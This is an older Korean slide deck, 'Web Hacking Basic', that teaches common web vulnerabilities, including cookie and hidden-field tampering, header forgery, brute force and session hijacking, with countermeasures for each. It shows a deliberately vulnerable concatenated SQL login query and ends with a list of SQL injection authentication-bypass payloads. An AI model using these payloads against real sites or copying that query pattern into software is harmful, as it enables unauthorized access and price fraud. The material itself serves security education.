


# Web Hacking Basic



hardsoju  
hardsoju@hanmail.net



# Notice

본 문서의 저작권은 저자 및 Wise Guys에게 있습니다.  
상업적인 용도 외에 어떠한 용도(복사, 인용, 수정, 배포)로  
도 사용할 수 있으며 Wise Guys의 동의 없이 상업적인 목적  
으로 사용됨을 금지합니다.  
본 문서로 인해 발생한 어떠한 사건에 대한 책임도 저작권자  
에게는 없음을 밝힙니다.  
본 문서의 잘못된 부분이나 지적이나 추가하고 싶은 내용은  
저자에게 메일을 보내기 바랍니다.

# Index

- I 취약한 인증 및 세션관리
- II 입력 값 검증 부재
- III 취약한 접근통제
- IV XSS(Cross Site Scripting)
- V 부적절한 환경설정





## I 취약한 인증 및 세션관리

1. 대표적인 공격유형
2. 쿠키변조
3. Brute Force
4. Session Hijacking

# | 취약한 인증 및 세션관리

- 웹 애플리케이션은 사용자들의 요청을 지속적으로 추적하기 위해 세션 정보를 사용하고 개별 사용자마다 독립된 세션을 가짐
- 공격자는 암호나 키, 쿠키, 기타 인증관련 토큰을 공격하여 인증을 우회하고 다른 사용자로 위장하거나 권한상승 시도



# 1. 대표적인 공격 유형

- 쿠키 조작
- Brute Force
- Session Hijacking

## 2. 쿠키변조

쿠키는 클라이언트 측에 저장되고 세션 또는 서버와 정보 공유를 위한 데이터가 저장됨

### 1) 쿠키 변조 예

```
Set-Cookie:member_id=hardsoju;path=/
```

```
Set-Cookie:member_level=5;path=/
```

# 변조후

```
Set-Cookie:member_id=admin;path=/
```



## 2. 쿠키변조

### 2) 다양한 시도

ID 조작 후 변화가 없다면 member\_level을 변경하여 권한상승 시도


# 변조후

```
Set-Cookie:member_level=1;path=/
```



## 2. 쿠키변조

### 3) 평문 형태의 쿠키정보



쿠키에 평문 형태로 저장되는 사용자 정보는 사용자 전환이나 권한 도용에 노출

## 2. 쿠키변조

### 4) 공격 가능성

웹 프록시나 쿠키 모니터링 툴을 이용하여 타겟 웹 사이트의 인증 및 사용자 구분 메커니즘을 파악한 후 쿠키를 변조 하여 권한상승이나 사용자 도용.



## 2. 쿠키변조

### 5) 대책

서버 측 세션 사용하여 인증

중요 정보는 쿠키에 의존하지 않는 별도 처리 메커니즘 구현

불가피하게 사용시 암호화

# 3. Brute Force

사전 대입법, 추측 등에 의한 무차별 대입공격

## 1) 공격 가능성

자동화된 Brute Forcing툴을 이용

(Brutus-AET2, Hydra, Sessions Brute-Forcer)

## 2) 대책

로그인 실패 횟수가 특정 횟수를 초과하면 계정 잠금 및 IP 차단



# 4. Session Hijacking

Session ID를 스니핑이나 추측을 통해서 도용

## 1) 세션 취약성

강력하지 못한 알고리즘  
길이가 짧은 Session ID  
세션 타임아웃 부재

	Login ID	Login IP	Login Time
백		21	2007-06-18 오전 12:08:00
정		22	2007-06-18 오전 12:05:00
조		21	2007-06-18 오전 12:04:00
김		12	2007-06-17 오후 11:51:00
송		58	2007-06-17 오후 11:43:00
김		21	2007-06-17 오후 11:41:00
박		21	2007-06-17 오후 10:45:00
대		12	2007-06-17 오후 10:32:00
홍		21	2007-06-17 오후 8:58:00
박		58	2007-06-17 오후 8:11:00
성		21	2007-06-17 오후 7:42:00
김		12	2007-06-17 오후 4:07:00
조		21	2007-06-15 오후 12:33:00
조		21	2007-04-12 오후 11:35:00


타임아웃 부재

# 4. Session Hijacking

## 2) 대책

- Session ID를 추측 불가능 하게 생성
- Session Timeout 기능
- SSL 통신 사용
- 웹 페이지 요청 시 마다 세션을 확인하는 메커니즘 구현
- 회원정보 수정 시 패스워드를 재입력 받는 구조로, 세션 공격에 노출되더라도 회원정보 유출방지





## II 입력 값 검증 부재

1. 대표적인 공격 유형
2. 파라미터 변조
3. 폼 필드 변조
4. HTTP 헤더 변조
5. 히든 필드 조작
6. sql injection
7. File Upload

# || 입력 값 검증 부재

요청 값이 웹 애플리케이션에서 처리되기 전에 검증이 이루어지지 않음

# 종류

URI, GET/POST request, 히든 필드, 업로드 파일 확장자 등



# 1. 대표적인 공격 유형

- 파라미터 변조
- 폼 필드 변조
- HTTP 헤더 변조
- 히든 필드 조작
- sql injection
- File Upload

## 2. 파라미터 변조

- 사용자 구분 및 인증과 관련된 부분이 GET/POST string으로 전해질 때의 취약점
- GET/POST request는 변조가능성 존재

### 1) 변조 예


`http://www.test.com/member/memberlist.asp?id=hardsoju`

# 변조후

`http://www.test.com/member/memberlist.asp?id=admin`



## 2. 파라미터 변조



```
ex070606.log - 메모장
파일(F) 편집(E) 서식(O) 도움말(H)
#Software: Microsoft Internet Information Services 5.0
#Version: 1.0
#Date: 2007-06-06 17:59:30
#Fields: date time c-ip cs-username s-ip s-port cs-method cs-uri-stem cs-uri-
2007-06-06 18:01:06 192.168.50.1 - 192.168.50.80 80 GET /login/login_ok.asp
id=webmaster&passwd=1111&savepassword=on 302 Mozilla/4.0+(compatible;+MSIE+6.
|
ID, PASSWORD 노출
```

GET 방식 처리는 웹 로그에 남기 때문에 로그파일 유출 시  
계정유출로 연결

## 2. 파라미터 변조

### 2) 대책

인증 및 사용자 구분을 request string에 의존하지 않게 구현

인증처리를 위한 계정 및 패스워드 폼 필드는 POST 방식 이용



### 3. 폼 필드 변조

사용자의 입력 값을 검증하기 위한 자바스크립트 우회

# 대표적인 예

회원 가입 시 주민번호 검증 루틴 우회

업로드 파일 확장자 검증 루틴 우회

# 3. 폼 필드 변조

## 1) 우회 가능성

- 웹 프록시를 이용한 검증우회
- 소스보기를 통한 검증우회  
(html로 저장하여 자바스크립트 검증루틴을 우회한 후 폼 태그에서 action 페이지로 바로 전송)



# 3. 폼 필드 변조

## 2) 웹 프록시를 이용한 검증 우회

bDeal=0&city=&id\_check=tester&userid=tester&pwd1=1111&pwd2=1111&name=%C5%D7%BD%BA%C5%CD&email=&ssh1=123456&ssh2=123456&tel1=&tel2=&tel3=&hand1=&hand2=&hand3=&zip1=&zip2=&address1=&address2=&bMail=0&bSms=n&year=&month=1&day=1&year2=&month2=1&day2=1

주민번호 검증 우회

Raw View

☒ Trap request ☐ Trap response

Continue

Drop

### 개인정보변경

회원님의 비밀번호변경 및 이메일, 연락처, 주소 등의 정보를 수정하실 수 있습니다.

#### 기본 정보 ★ 필수항목

> 회원 아이디 **tester**

> 성명 테스트

> 주민등록 번호 123456 - \*\*\*\*\*

> 비밀번호 ★  ※ 암호화 되어 저장되므로 관리자도 알수 없습니다.

> 비밀번호 확인 ★

조작된 주민번호

# 3. 폼 필드 변조

## 3) 대책

Server Side Script를 이용한 검증



## 4. HTTP 헤더 변조

### 1) HTTP 헤더?

사용자와 서버간에 전송되는 정보

### 2) 문제 발생 요인

헤더 정보 기반의 인증 허용, 접근통제는 해당 값을 변조하여 우회가능성

ex)

Referer 정보를 신뢰하는 사이트에서 온 것처럼 변조

# 4. HTTP 헤더 변조

## 3) 헤더 형식

```
GET http://192.168.50.60/script/admin.js HTTP/1.0
Accept: */*
Referer: http://192.168.50.60/community.asp
Accept-Language: ko
Proxy-Connection: Keep-Alive
If-Modified-Since: Wed, 13 Dec 2006 01:41:34 GMT
If-None-Match: "05b25d2571ec71:9f7"
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727)
Host: 192.168.50.60
Pragma: no-cache
Cookie: a%5Flogin=auto%5Flogin=0&pin=&id=; inno=url=&email=admin%40test%2Eco%2Ekr&name=hardsoju;
ASPSESSIONIDGGQGGKBY=KHPHANHAHOEJJNGHAEKAMAK
```

Referer 필드

GET : HTTP 메소드

HTTP Version : 1.0

Accept 필드 : 웹 브라우저가 서버로부터 수신하고 하는 데이터 타입

Referer 필드 : 사용자의 접속 URL([www.test.com/index.html](http://www.test.com/index.html))



## 4. HTTP 헤더 변조

### 4) 대책

- 사용자로부터 전달된 값을 신뢰해서는 안됨
- 반드시 인증 절차를 거쳐 웹 애플리케이션에서 접근을 허용하거나 거부하는 과정을 거치도록 구현

## 5. 히든 필드 조작

### 1) 히든 필드 기본 형식

```
<input type="hidden" name="변수명" value="값">
```

HTML의 일부이기 때문에 소스 보기를 통해 노출

### 2) 히든 필드 변조 예

```
<input type=hidden name="price" value="35000">
```


#변조후

```
<input type=hidden name="price" value="350">
```



# 5. 히든 필드 조작

## 3) 히든 필드 조작하기



주문 정보를 히든 필드로 넘기는 취약점

## 5. 히든 필드 조작

### 4) 히든 필드 조작 결과



상품합계 : 49 원

마일리지 합계 : 100,000,000 Point

배송료 : 2,500 원 (30,000 원 이상 구매시 배송료가 무료입니다.)

결제금액 : 49원

마일리지 : 1억



## 5. 히든 필드 조작

### 5) 대책

- 중요 정보는 서버 측에서 처리
- 해당 값의 무결성을 검사할 수 있는 루틴추가

## 6. SQL Injection

데이터 베이스와 연동되어 있는 애플리케이션의 입력값을 조작하여 의도되지 않은 결과를 반환하도록 하는 공격 기법

공격 유형

- 인증우회
- 시스템 명령 실행
- DB 정보 조회



# 6. SQL Injection

## 1) 인증우회

- 일반적인 로그인 처리 코드

```
strSQL = "SELECT user_id, user_pw, name, email, homepage FROM member  
WHERE user_id = " &id&" AND user_pw = " &password&"
```

```
setRs = Dbconn.execute(strSQL)
```

```
If not Rs.eof then chkUser = true
```

```
If trim(id) = "" or trim(password) = "" then chkUser = false
```

```
If chkUser then
```

로그인 성공 처리 부분

# 6. SQL Injection

## - 공격 가능성

- 아이디 : ' or 1=1--
- 비밀번호 : 임의 값
- 아이디 : admin
- 비밀번호 : ' or 1=1--
- 아이디 : ' or 1=1--
- 비밀번호 : ' or 1=1-



## 6. SQL Injection

- 쿼리문 주입하기
- 아이디 : ' or 1=1--
- 비밀번호 : 임의 값

SELECT user\_id FROM member WHERE  
user\_id = ' or 1=1 AND password = '임의값'

FALSE      TRUE      주석처리

TRUE

비밀번호에 임의 값을 입력하여 클라이언트 사이드 스크립트  
검증을 피하고 쿼리문 상에서는 주석처리로 인해 에러가 발생  
하지 않음.

## 6. SQL Injection

- 실제 주입되는 쿼리문

user\_id = " &id&" ' AND user\_pw = " &password&" ' "

' or 1=1-- (완성되는 쿼리구문)

• 아이디 : ' or 1=1-



## 6. SQL Injection

### - 결과

공격 성공시 테이블의 첫 번째에 있는 계정으로 로그인.  
일반적으로 첫 번째 계정은 관리자 이거나 테스트 계정.

아이디 :

비밀번호 :

[관리자 모드](#) | [Quick](#)  
[홈으로](#) | [로그아웃](#) | [정보수정](#) | [장바구니](#) |

# 6. SQL Injection

## - 인증우회 패턴

' or ''='

' or 1=1--

' or 'a'='a--

'or'='or'

" or 1=1--

" or "a"="a

') or ('a'='a

") or ("a"="a

